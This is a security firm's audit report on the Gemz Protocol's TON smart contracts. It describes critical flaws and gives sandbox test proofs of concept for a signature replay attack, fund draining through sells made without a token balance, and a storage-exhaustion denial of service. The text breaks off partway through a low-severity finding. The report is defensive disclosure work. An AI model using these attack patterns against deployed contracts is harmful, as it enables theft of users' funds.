BLOCKAPEX

SMART CONTRACT SECURITY

V 1.0

DATE: 30th DEC 2024

PREPARED FOR: GEMZ PROTOCOL

About BlockApex

Founded in early 2021 BlockApex is a security-first blockchain consulting firm. We offer services in a wide range of areas including Audits for Smart Contracts, Blockchain Protocols, Tokenomics along with Invariant development (i.e., test-suite) and Decentralized Application Penetration Testing. With a dedicated team of over 40+ experts dispersed globally, BlockApex has contributed to enhancing the security of essential software components utilized by many users worldwide, including vital systems and technologies.


BlockApex has a focus on blockchain security, maintaining an expertise hub to navigate this dynamic field. We actively contribute to security research and openly share our findings with the community. Our work is available for review at our public repository, showcasing audit reports and insights into our innovative practices.


To stay informed about BlockApex's latest developments, breakthroughs, and services, we invite you to follow us on Twitter and explore our GitHub. For direct inquiries, partnership opportunities, or to learn more about how BlockApex can assist your organization in achieving its security objectives, please visit our Contact page at our website , or reach out to us via email at hello@blockapex.io.

Contents

1 Executive Summary

The Gemz Smart Contracts underwent a comprehensive and rigorous audit process. This involved a meticulous manual review, examining the code line by line to identify potential bugs and vulnerabilities. Additionally, an automated analysis was conducted using the misti tool, with all flagged issues carefully reviewed and re-tested to ensure accuracy and eliminate any false positives.





1.1 Scope

1.1.1 In Scope

The audit comprehensively covered the Gemz Token Ecosystem, which is designed to facilitate the creation, deployment, listing, and trading of digital assets (memes) on decentralized markets such as Ston.fi. This ecosystem comprises several interconnected smart contracts that implement the core functionality of the platform, including token minting, bonding curve mechanics, and seamless graduation to decentralized exchanges (DEX) jettons. The primary components audited are as follows:

Administrator Contract

The Administrator contract is the central controller of the Gemz ecosystem, managing key configurations and operations. Its responsibilities include:

- Deploying the Gemz Jetton and Dex Jetton contracts.
- Enforcing signature validation for secure operations.
- Managing bonding curve parameters such as maximum supply, initial price, and target price.
- Minting tokens to the owner or users, with mechanisms to include transaction fees.
- Supporting upgrades and updates to bonding curve configurations, fees, and the public key.
- Administering token transfers and claim mechanisms, including graduating tokens to DEX with liquidity stabilization.

Gemz Jetton Contract

The Gemz Jetton contract represents the bonding curve implementation for pre-graduation tokens. Its primary features include:

- Handling token minting and public minting mechanisms aligned with bonding curve pricing.
- Managing supply limits and ensuring compliance with maximum supply constraints.
- Implementing a dynamic pricing model based on bonding curve calculations.
- Supporting token selling, burning, and withdrawal operations.
- Maintaining minting permissions for the owner and administrator only.
- Providing utilities for querying token-related data, such as wallet balances and mint prices

Gemz Dex Jetton Contract

The Gemz Dex Jetton contract governs the token's lifecycle post-graduation, ensuring seamless migration to DEX and enabling trading. Its responsibilities include:

- Facilitating token claiming and minting upon DEX graduation.
- Transitioning pre-graduation tokens to the DEX with the same metadata.
- Allocating reserved tokens for liquidity stabilization, creator rewards, and point-holder distribution.
- Providing functions to manage administrator access and withdraw funds from the contract

Contracts in Scope:

1. Contracts/*.tact

Initial Commit Hash: 2218d84fef629e5a5b0ebcac62deb97e037651e9

Fixed Commit Hash: 9941cb4f33e771f31e550e8cd88c92ca864ec64c

1.1.2 Out of Scope

All features or functionalities not delineated within the **"In Scope"** section of this document shall be deemed outside the purview of this audit.This exclusion also particularly applies to the backend operations of the Gemz marketplace.

1.2 Methodology

The codebase was audited through a structured and systematic approach Over a span of 1 week. Starting with the recon phase, a basic understanding was developed, and the auditor worked on developing presumptions for the developed codebase and the relevant documentation/whitepaper. Furthermore, the audit moved on with the manual code reviews to find logical flaws in the codebase complemented with code optimizations,software, and security design patterns, code styles and best practices.

1.3 Pre-Assumptions for Audit

1. Admin Configuration and Trust Assumption

- The admin is assumed to be a trusted (multisig if implemented) that has the authority to deploy the GemzJetton and GemzDexJetton contracts.
- The admin is responsible for configuring the bonding curve accurately during deployment and updates.
- It is assumed that the admin will deploy GemzJetton to GemzDexJetton after the token has successfully completed its graduation phase.
- The security of the admin/owner (including potential compromise) is out of scope for this audit.

2. CurveConfig Assumptions

- The maxSupply for the token is set to 1 billion jettons
- The jettons are designed to be indivisible, as the metadata specifies decimals set to 0. This implies that jettons cannot be split into fractional units.
- While this design choice aligns with the protocol's current requirements, it deviates from the TON convention, which allows divisibility up to 9 decimal places (nanojettons).
- This indivisibility design is intentional, and any future attempt to support fractional jettons may face significant challenges, including:
- The inability to modify the price calculation formula to accommodate fractional values.
- Issues with the share distribution, which would require fractional jettons.

It is understood that the protocol accepts these limitations as part of its design

1.4 Questions for Security Assessment

These are the main questions for security assessment, but the evaluation is not limited to these alone.

1. How does the contract ensure efficient and bounded updates to on-chain storage, such as dictionaries or mappings, to prevent gas exhaustion and storage overflow issues?

2. What safeguards are in place to prevent replay attacks, ensuring that signatures or transactions cannot be reused maliciously?

3. How does the contract handle Jetton buy/sell operations to ensure that funds are not transferred before proper validation of the user's token balance?

4. What mechanisms are implemented to ensure secure and authorized access to critical administrative functions, such as deploying Jettons or updating contract configurations?

5. Are there protections against unauthorized TON transfers, and does the contract verify sender ownership or permissions before allowing fund withdrawals?

6. How does the system validate gas sufficiency for multi-step operations to prevent incomplete transactions and potential inconsistencies?

7. Does the system include comprehensive fallback mechanisms for failed transactions, such as bounced messages or partial executions, to maintain contract state integrity?

8. Is there a scenario where negative values could cause unintended behaviors?

9. Does the contract correctly return Jettons to the sender's address?

10. Are all incoming and unexpected Jettons handled appropriately to prevent lock-ups?

1.5 Status Descriptions

Acknowledged: The issue has been recognized and is under review. It indicates that the relevant team is aware of the problem and is actively considering the next steps or solutions.

Fixed: The issue has been addressed and resolved. Necessary actions or corrections have been implemented to eliminate the vulnerability or problem.

Closed: This status signifies that the issue has been thoroughly evaluated and acknowledged by the development team. While no immediate action is being taken.

1.6 Summary of Findings Identified

S.No	Severity	Findings	Status
#1	CRITICAL	Inefficient and Unbounded Dictionary Updates Leads to Gas Exhaustion and Storage Limits	FIXED
#2	CRITICAL	Replayable Signatures Allow Unauthorized Jetton Claims	FIXED
#3	CRITICAL	Improper Validation in AdminCallSellJetton Mechanism Leads to Potential Fund Draining	FIXED
#4	CRITICAL	Unrestricted TON Transfer Allowing Theft of Funds	FIXED
#5	HIGH	Loss of Administrative Control Over Jetton Contracts	FIXED
#6	HIGH	Misalignment in Transaction Fee Revenue Collection and Withdrawal Permissions	FIXED
#7	MEDIUM	Missing Gas Validation in Contract Functions	ACKNOWLEDGED
#8	MEDIUM	Lack of Multisignature Wallet for Administrator Contract Owner	ACKNOWLEDGED
#9	LOW	Missing Caps and validation on Configurable Parameters	ACKNOWLEDGED
#10	LOW	Lack of Fallback Handling for Invalid Offchain IDs Leads to Gas Loss	FIXED
#11	INFO	Recommendation to Use @stdlib/ownable Library for Improved Ownership Management	FIXED
#12	INFO	Unused Functions and Messages Should Be Removed for Improved Code Readability	FIXED
#13	INFO	Unnecessary Signature Verification in Functions Without Code Deployment	FIXED

2 Findings and Risk Analysis

2.1 Inefficient and Unbounded Dictionary Updates Leads to Gas Exhaustion and Storage Limits

Severity: Critical

Status: Fixed

Location :

1. `contracts/administrator.tact`

Description The Administrator contract uses mappings (offchainMap and offchainMapDex) to maintain key-value associations for jetton deployment operations. While mappings are integral to the contract's functionality, they are susceptible to unbounded growth due to the absence of constraints or gas-efficient management.

Each dictionary update creates new cells in TON, consuming significant gas. The gas limit for a single transaction could be exceeded in high-frequency operations, such as multiple jetton deployments or transfers. This would render transactions invalid, potentially blocking critical operations.

Additionally, TON imposes a hard limit of 65,536 unique cells in storage so the maximum number of entries in the dictionary is 32768. With each dictionary entry contributing to this total, the contract could hit the storage cap if subjected to unbounded updates, leading to a complete operation halt.

The issue is particularly critical for contracts that handle high-volume transactions or adversarial scenarios where attackers could exploit the absence of update constraints.

Impact :

1. **Gas Exhaustion:** Transactions involving dictionary updates may fail, blocking legitimate operations.
2. **Storage Overflow:** Unbounded growth in dictionary entries could breach TON's storage limits, halting the contract.
3. **Exploitation Risk:** Malicious actors could exploit this behavior to spam the contract with requests, leading to denial-of-service (DoS).

Proof of Concept In the test case below, we tested the dictionary's limitation and added an address more than the allowed limit by ton, which is 32768, and the action phase failed with the error code 50.

```
it.only(&quot;should deploy numerous jettons&quot;, async () =&gt; {
        let minter = await blockchain.treasury(&#x27;minter&#x27;);
        console.log(&#x27;Admin Address:&#x27;, adminContract.address);
```

```
4
5           // Create content Cell
6           const iterationCount = 32770;
7           let deployer = await blockchain.treasury(randomUUID().toString());
8           for(let batch = 0; batch &lt; iterationCount; batch += 1000){
9               let resultPromises: Promise&lt;SendMessageResult&gt;[] = [];
10          let timeStart = Date.now();
11              for(let i = batch; i &lt; batch+1000; i++){
12                  const offchainIdInt = stringToBigIntSync(`offchainTrading-${randomUUID().
                        toString()}`);
13                  const jettonParams = {
14                      name: `Graffiti Can ${i}`,
15              description: &#x27;Graffiti Can 5&#x27;,
16                      symbol: &#x27;CAN5&#x27;,
17                      image: &#x27;https://notgemz.cms.gemz.fun/media/powerups/sloth/
                            pu_gear_o2_tank.png&#x27;,
18                  };
19                  let content = buildOnchainMetadata(jettonParams);
20                  let tx = adminContract.send(
21                      minter.getSender(),
22                      {
23                          value: toNano(&#x27;1&#x27;),
24                      },
25                      {
26                          $$type: &#x27;JettonDeploy&#x27;,
27                          queryId: BigInt(i),
28                          owner: deployer.address,
29                          content: content,
30                          signature: signature,
31                          code: nonce,
32                          offchainId: offchainIdInt,
33                          buyAmount: null,
34                      },
35                  );
36                  resultPromises.push(tx);
37                  // expect(tx.transactions).toHaveTransaction({
38                  //     from: adminContract.address,
39                  //     deploy: true,
40                  //     success: true
41                  // })
42                  // console.log(((findTransactionRequired(tx.transactions, {
43                  //     to: adminContract.address,
44                  //     success: true
45                  // }).description as TransactionDescriptionGeneric).computePhase as
                        TransactionComputeVm).gasFees)
46              }
47
48              let results = await Promise.all(resultPromises);
49
50              let failedTransaction = findTransaction(results[0].transactions, {
51                  to: adminContract.address,
52                  success: false
53              });
54              if(failedTransaction) {
55                  console.log(failedTransaction);
56              }
57
58
59              let filteredTransactions = filterTransactions(results[0].transactions, {
60                  from: adminContract.address,
61                  deploy: true,
62                  success: true
63              });
64              expect(filteredTransactions.length).toEqual(1000);
```

```
            console.debug(&quot;Completed&quot;, batch+1000, &quot; contracts in&quot;,
                Date.now()-timeStart, &quot;seconds&quot;);
            printTransactionFees(filterTransactions(results[0].transactions, {
                to: adminContract.address,
                success: true
            }).slice(-5));
        }

    })
```

Results

```
description: {
      type: &#x27;generic&#x27;,
      creditFirst: false,
      storagePhase: {
        storageFeesCollected: 0n,
        storageFeesDue: undefined,
        statusChange: &#x27;unchanged&#x27;
      },
      creditPhase: { dueFeesColelcted: undefined, credit: [Object] },
      computePhase: {
        type: &#x27;vm&#x27;,
        success: true,
        messageStateUsed: false,
        accountActivated: false,
        gasFees: 19626000n,
        gasUsed: 49065n,
        gasLimit: 1000000n,
        gasCredit: undefined,
        mode: 0,
        exitCode: 0,
        exitArg: undefined,
        vmSteps: 663,
        vmInitStateHash: 0n,
        vmFinalStateHash: 0n
      },
      actionPhase: {
        success: false,
        valid: true,
        noFunds: false,
        statusChange: &#x27;unchanged&#x27;,
        totalFwdFees: 22702800n,
        totalActionFees: 7567484n,
        resultCode: 50,
        resultArg: 1,
        totalActions: 2,
        specActions: 0,
        skippedActions: 0,
        messagesCreated: 2,
        actionListHash:
            14459403778961100525705005912763935817214349417596104245864437106085824399 83n,
        totalMessageSize: [Object]
      },
      bouncePhase: {
        type: &#x27;ok&#x27;,
        messageSize: [Object],
        messageFees: 133331n,
        forwardFees: 266669n
      },
      aborted: true,
      destroyed: false
    },
```

```
FAIL tests/Administrator.spec.ts (23345.768 s)
  Administrator
    ✕ should deploy numerous jettons (23343335 ms)
    ○ skipped should deploy
    ○ skipped should deploy jetton contract
    ○ skipped should deploy jetton contract with code

  ● Administrator › should deploy numerous jettons

    expect(received).toEqual(expected) // deep equality

    Expected: 1000
    Received: 669

      195 |                 success: true
      196 |             });
    > 197 |             expect(filteredTransactions.length).toEqual(1000);
          |                                                 ^
      198 |             console.debug("Completed", batch+1000, " contracts in", Date.now()-timeStart, "seconds");
      199 |             printTransactionFees(filterTransactions(results[0].transactions, {
      200 |                 to: adminContract.address,

      at Object.<anonymous> (tests/Administrator.spec.ts:197:49)

Test Suites: 1 failed, 1 total
Tests:       1 failed, 3 skipped, 4 total
Snapshots:   0 total
Time:        23345.813 s
```

Figure 1: Result

Recommendation :

1. To address the limitations caused by mappings, it is recommended that mappings be eliminated (offchainMap and offchainMapDex). Maintaining mappings in the contract imposes a hard cap on the number of jettons deployed due to storage limitations in TON. Instead, the initialization state of each jetton should be stored off-chain.
2. The contract should include a getter function that accepts the initialization state of a jetton and calculates its address deterministically. This approach avoids maintaining large data structures on-chain, mitigating the risk of storage overflow and enabling unlimited jetton deployments without impacting contract functionality or performance.

References :

1. Reference 1
2. Reference 2

2.2 Replayable Signatures Allow Unauthorized Jetton Claims in AdminCallClaimDexJetton

Severity: Critical

Status: Fixed

Location :

1. `contracts/administrator.tact`
2. `contracts/gemz_dex_jetton.tact`

Description The `AdminCallClaimDexJetton` function is vulnerable to replay attacks due to insufficient safeguards for signature validation. While the function checks the validity of the signature, it does not ensure the uniqueness of the transaction by using a nonce or a similar mechanism. This flaw allows an attacker to intercept a legitimate signature and reuse it to perform unauthorized claims repeatedly.

Impact :

- **Unauthorized Token Claims**: Attackers can repeatedly invoke the function using a replayed signature, resulting in unauthorized claims of Jettons.

Proof of Concept The following test below outlines the signature replay attack

```
it(&#x27;should deploy and claim dex with JettonDexDeploy&#x27;, async () =&gt; {
        // Step 1: Set up valid owner, malicious user, and offchain ID
        const validOwner = deployer; // Valid owner is the deployer
        const maliciousUser = await blockchain.treasury(&#x27;maliciousUser&#x27;);
        const offchainIdInt = await stringToBigInt(&#x27;offchainDexTrading-valid-id&#x27
            ;);

        // Step 2: Prepare metadata for the Dex Jetton
        const validParams = {
            name: &#x27;Graffiti Dex Valid&#x27;,
            description: &#x27;Graffiti Dex Valid&#x27;,
            symbol: &#x27;DEXVALID&#x27;,
            image: &#x27;https://notgemz.cms.gemz.fun/media/powerups/sloth/pu_valid.png&#
                x27;,
        };

        // Create content Cell for metadata
        const content = buildOnchainMetadata(validParams);

        const jettonDexContract = blockchain.openContract(
            await GemzDexJetton.fromInit(validOwner.address, content, {
                $$type: &#x27;JettonDexContractConfig&#x27;,
                maxSupply: 1_000_000_000n, // Replace with the correct maxSupply value
                administrator: adminContract.address, // The administrator&#x27;s address
            })
        );

        // Step 3: Deploy the Dex Jetton using `JettonDexDeploy`
        const deployTx = await adminContract.send(
            validOwner.getSender(),
            {
```

```
                value: toNano(&#x27;1&#x27;),
            },
            {
                $$type: &#x27;JettonDexDeploy&#x27;,
                queryId: 0n,
                owner: validOwner.address,
                content: content,
                signature: signature,
                code: nonce,
                offchainId: offchainIdInt,
            },
        );

        // Validate the Dex deployment transaction
        expect(deployTx.transactions).toHaveTransaction({
            from: adminContract.address,
            success: true,
        });

        // Step 4: Check initial balances
        const initialValidOwnerBalance = await getMinterJettonBalance(
            blockchain,
            validOwner.address,
            jettonDexContract,
            &#x27;Valid owner initial balance&#x27;
        );
        console.log(&#x27;Initial valid owner balance:&#x27;, initialValidOwnerBalance);

        const initialMaliciousUserBalance = await getMinterJettonBalance(
            blockchain,
            maliciousUser.address,
            jettonDexContract,
            &#x27;Malicious user initial balance&#x27;
        );
        console.log(&#x27;Initial malicious user balance:&#x27;,
            initialMaliciousUserBalance);

        // Step 5: Perform AdminCallClaimDexJetton for the valid owner
        const claimTxValidOwner = await adminContract.send(
            validOwner.getSender(),
            {
                value: toNano(&#x27;1&#x27;),
            },
            {
                $$type: &#x27;AdminCallClaimDexJetton&#x27;,
                queryId: 0n,
                amount: 100n, // Amount to claim
                code: nonce, // Code of the Dex Jetton
                signature: signature, // Valid signature
                offchainId: offchainIdInt, // Offchain ID
            },
        );

        expect(claimTxValidOwner.transactions).toHaveTransaction({
            from: adminContract.address,
            success: true,
        });

        // Step 6: Attempt AdminCallClaimDexJetton replay attack by the malicious user
        const claimTxMaliciousUser = await adminContract.send(
            maliciousUser.getSender(),
            {
                value: toNano(&#x27;1&#x27;),
            },
```

```
            {
                $$type: &#x27;AdminCallClaimDexJetton&#x27;,
                queryId: 0n, // Reusing the same queryId
                amount: 100n, // Attempt to claim tokens
                code: nonce, // Same code as valid transaction
                signature: signature, // Reusing the captured signature
                offchainId: offchainIdInt, // Same Offchain ID
            },
        );

        // Expect the malicious claim transaction to fail
        expect(claimTxMaliciousUser.transactions).toHaveTransaction({
            from: maliciousUser.address,
            success: true, // Ensure the malicious claim fails
        });

        // Step 7: Validate balances after the replay attempt
        const finalValidOwnerBalance = await getMinterJettonBalance(
            blockchain,
            validOwner.address,
            jettonDexContract,
            &#x27;Valid owner final balance&#x27;
        );

        const finalMaliciousUserBalance = await getMinterJettonBalance(
            blockchain,
            maliciousUser.address,
            jettonDexContract,
            &#x27;Malicious user final balance&#x27;
        );

        console.log(&#x27;Final Balances:&#x27;, {
            validOwner: finalValidOwnerBalance,
            maliciousUser: finalMaliciousUserBalance,
        });
    });
```

Recommendation :

- Include a unique nonce in every transaction to ensure each signature can only be used once.
- Add a require check to ensure only the contract owner or an authorized address can call the AdminCallClaimDexJetton function.
- Implement a completely new flow to cater to this requirement that does not involve administrator involvement or any off-chain authority/computation, the flow will begin from the JettonDefault-Wallet with a TransferToDex function that initiates a flow as This will follow a carry-value pattern and will require a few trivial validations on each step to ensure authenticity of the message and the claimed bearing value.

References :

1. Reference

2.3 Improper Validation in AdminCallSellJetton Mechanism Leads to Potential Fund Draining

Severity: Critical

Status: Fixed

Location :

1. `contracts/administrator.tact`
2. `contracts/gemz_jetton.tact`

Description The `AdminCallSellJetton` function in the Administrator contract allows users to sell Jettons for TONs. However, the function does not validate whether the user holds the required amount of Jettons before transferring the equivalent TON to them. In the current implementation:

1. `AdminCallSellJetton` invokes `SellJettonPublic`.
2. `SellJettonPublic` calculates the TON amount (`priceToReturnAfterTxFee`) and sends it to the user after invoking the sellToken function.
3. The `sellToken` function attempts to deduct the Jettons from the user's wallet using TokenBurn, which fails if the user does not have sufficient Jettons in their balance.

Since the TON amount is transferred to the user before Jetton balance validation, the contract could lose funds in cases where the TokenBurn operation fails due to insufficient Jetton balance. This creates an opportunity for malicious users to drain the contract's funds without surrendering the Jettons.

1. A user with zero Jettons calls `AdminCallSellJetton` with a sell request for 1000 Jettons.
2. The `SellJettonPublic` function calculates and sends the corresponding TON amount to the user.
3. The `TokenBurn` operation in `sellToken` fails due to insufficient balance, but the TON is already transferred, leading to a loss for the contract.

Impact :

1. Loss of TON funds from the contract when users with insufficient Jetton balance invoke AdminCallSellJetton.
2. Potential complete depletion of the contract's TON reserve due to repeated exploitation of this flaw.

Proof of Concept

```
it(&#x27;should not transfer TON if the user has insufficient Jetton balance&#x27;, async
    () =&gt; {
        // Step 1: Set up contracts and users
        const maliciousUser = await blockchain.treasury(&#x27;maliciousUser&#x27;); //
            Malicious user
```

```
4           const offchainIdInt = await stringToBigInt(&#x27;offchainTrading-drain-test&#x27;)
                ; // Unique Offchain ID
5
6
7           // Deploy a Jetton contract
8           const jettonParams = {
9               name: &#x27;Jetton Test&#x27;,
10              description: &#x27;A test Jetton&#x27;,
11              symbol: &#x27;JETT&#x27;,
12              image: &#x27;https://example.com/jetton.png&#x27;,
13          };
14
15          const content = buildOnchainMetadata(jettonParams);
16
17          const jettonContract = blockchain.openContract(
18              await GemzJetton.fromInit(
19                  deployer.address,
20                  content,
21                  {
22                      $$type: &#x27;JettonContractConfig&#x27;,
23                      curveConfig: {
24                          $$type: &#x27;CurveConfig&#x27;,
25                          maxSupply: 1_000_000_000n,
26                          maxTargetPrice: 475_640n,
27                          initialPrice: 1n,
28                      },
29                      administrator: adminContract.address,
30                      txFee: 1n,
31                  }
32              )
33          );
34
35          await adminContract.send(
36              deployer.getSender(),
37              { value: toNano(&#x27;1&#x27;) },
38              {
39                  $$type: &#x27;JettonDeploy&#x27;,
40                  queryId: 0n,
41                  owner: deployer.address,
42                  content: content,
43                  signature: signature,
44                  code: nonce,
45                  offchainId: offchainIdInt,
46                  buyAmount: null,
47              }
48          );
49
50          // Verify Jetton contract deployment
51          const jettonContractAddress = await adminContract.
                getGetContractAddressByOffchainId(offchainIdInt);
52          expect(jettonContractAddress).toEqualAddress(jettonContract.address);
53
54          // send ton to jetton contract
55          let shardAccount = createShardAccount({
56              address: jettonContract.address,
57              code: jettonContract.init!.code,
58              data: jettonContract.init!.data,
59              balance: toNano(100000000n),
60              workchain: 0
61          })
62          blockchain.setShardAccount(jettonContract.address, shardAccount);
63
64
65           // Log the malicious user&#x27;s TON balance
```

```
66          const maliciousUserBalanceBefore = await maliciousUser.getBalance();
67          console.log(&#x27;Malicious user TON balance before:&#x27;,
                maliciousUserBalanceBefore.toString());
68
69
70
71          // Step 3: Malicious user attempts to sell Jettons without owning any
72        const sellTx = await adminContract.send(
73          maliciousUser.getSender(),
74          { value: toNano(&#x27;0.1&#x27;) },
75          {
76              $$type: &#x27;AdminCallSellJetton&#x27;,
77              queryId: 0n,
78              amount: 1000000000n, // Attempt to sell 100 Jettons
79              code: nonce,
80              signature: signature,
81              offchainId: offchainIdInt,
82          }
83      );
84      // Validate that the TON transfer does not occur
85      expect(sellTx.transactions).toHaveTransaction({
86          from: adminContract.address,
87          to: jettonContract.address,
88          success: true, // Ensure the malicious transaction does not succeed
89      });
90       printTransactionFees(sellTx.transactions);
91
92
93       // Log the malicious user&#x27;s TON balance
94         const maliciousUserBalance = await maliciousUser.getBalance();
95         console.log(&#x27;Malicious user TON balance after:&#x27;, maliciousUserBalance.
               toString());
96
97
98      });
```

Recommendation Adopt a carry-value pattern to ensure that Jettons are deducted successfully before transferring the corresponding TON amount to the user. Specifically:

1. Modify the SellJettonPublic function to:

- First invoke a custom function that calls sellToken.
- Transfer the TON amount only after the sellToken operation completes successfully.

References :

1. Reference

2.4 Unrestricted TON Transfer Allowing Theft of Funds

Severity: Critical

Status: Fixed

Location :

1. `contracts/gemz_jetton.tact`

Description The receive("TON") function in the `GemzJetton` contract transfers a fixed amount of TON (0.4 TON) to the sender of the message. However, this function does not verify if the sender is authorized (e.g., the contract owner or administrator). As a result, any external user can invoke this function to drain the contract's TON balance. The absence of an ownership check allows arbitrary callers to repeatedly call this function and steal funds from the contract, effectively depleting its balance.

Vulnerable Code

```
receive(&quot;TON&quot;) {
        let ctx: Context = context();
        send(SendParameters{
            to: ctx.sender,
            value: ton(&quot;0.4&quot;),
            bounce: true,
            mode: 0
        });
    }
```

Impact :

- **Loss of Funds**: Unauthorized users can drain the contract's balance, leading to a complete loss of funds held in the contract.

Recommendation :

- **Implement Ownership Check**: Add a check to ensure that only authorized addresses (e.g., the owner or administrator) can invoke the receive("TON") or remove this function if not required.

2.5 Loss of Administrative Control Over Jetton Contracts

Severity: High

Status: Fixed

Location :

1. `contracts/administrator.tact`
2. `contracts/gemz_jetton.tact`
3. `contracts/gemz_dex_jetton.tact`

Description The Administrator contract is the central controller for deploying and managing Jetton contracts, enabling the protocol to enforce business logic, interact with Jetton functions, and maintain ecosystem integrity. When a Jetton is deployed through the Administrator contract, it sets:

- The deployer (`jettonDeploy` function caller) as the owner.
- The Administrator contract as the administrator.

The problem arises because the Jetton contracts expose the UpdateAdministrator function, which allows the owner to change the administrator to any arbitrary address unilaterally. Once changed, the Administrator contract:

- Loses its ability to interact with the Jetton contract.
- Can no longer execute functions such as minting, burning, or trading Jettons

This disrupts the protocol's ability to manage Jettons and enforce critical business logic, leading to potential misuse and undermining the system's overall integrity.

Recommendation Ensure that the administrator address is immutable after deployment, preventing any changes that could disrupt the connection between the Administrator and the Jetton contract.

2.6 Misalignment in Transaction Fee Revenue Collection and Withdrawal Permissions

Severity: High

Status: Fixed

Location :

1. `contracts/administrator.tact`
2. `contracts/gemz_jetton.tact`

Description The protocol's documentation specifies that a transaction fee (set during the instantiation of the admin contract) is charged on every trade. This fee is stored within the respective Jetton contracts to accumulate revenue. However, the implementation allows only the owner of the Jetton contract to withdraw any amount from the contract. This design creates a discrepancy between the intended business logic and the implementation. Specifically:

- The administrator, who is responsible for collecting and managing the transaction fees, does not have control over the withdrawal of these funds.
- The owner has unrestricted access to withdraw funds, potentially bypassing the intended revenue-sharing mechanism of the protocol.

This inconsistency undermines the revenue-generation goals outlined in the documentation, as it prevents the administrator from enforcing or utilizing the collected transaction fees effectively.

Recommendation Modify the withdrawal logic in the GemzJetton contract to ensure that only the administrator (or a designated revenue management entity) can withdraw transaction fees.

2.7 Missing Gas Validation in Contract Functions

Severity: Medium

Status: Acknowledged

Location :

1. `contracts/administrator.tact`
2. `contracts/gemz_jetton.tact`
3. `contracts/gemz_dex_jetton.tact`

Description The contract lacks gas validation for critical operations such as `jettonDeploy`, `MintJettonPublic`, and `SellJettonPublic`. These functions involve multi-step processes, such as state initialization, token minting, and transfers, but do not ensure sufficient gas is provided. This omission increases the risk of out-of-gas (OOG) errors, leading to failed transactions without proper cleanup.

Impact :

1. **Transaction Failures**: Users may lose funds due to wasted gas in failed transactions.
2. **Contract Inconsistency**: Incomplete operations can leave the contract in an unstable state.

Recommendation :

1. **Pre-Calculate Gas Usage**: Define constants for expected gas consumption based on tests.
2. **Validate Gas Before Execution**: Add checks to ensure that the provided gas exceeds pre-calculated thresholds.

References :

1. Reference 1
2. Reference 2

2.8 Lack of Multisignature Wallet for Administrator Contract Owner

Severity: Medium

Status: Acknowledged

Location :

1. `contracts/administrator.tact`

Description The Administrator contract currently assigns a single owner address to manage critical administrative tasks, including updating transaction fees, deploying contracts, and managing off-chain mappings. This setup presents a security risk, as compromising this single address could lead to unauthorized changes or malicious behavior. Using a multi-signature (multi-sig) wallet for the administrator would require multiple parties to authorize critical actions, significantly reducing the risk of unauthorized access or unilateral malicious actions.

Recommendation Replace the single-owner model with a multi-signature wallet for the owner's address.

2.9 Missing Caps and validation on Configurable Parameters

Severity: Low

Status: Acknowledged

Location :

1. `contracts/administrator.tact`
2. `contracts/gemz_jetton.tact`

Description The Administrator and related contracts allow updates to several critical configurations, such as transaction fees (`txFee`) and curve configuration (`curveConfig`), without validation or caps. This absence of constraints enables the owner to set extreme or invalid values, which could either harm users by charging excessive fees or break the revenue model by setting fees to zero.

Recommendation Implement Caps and Validation:

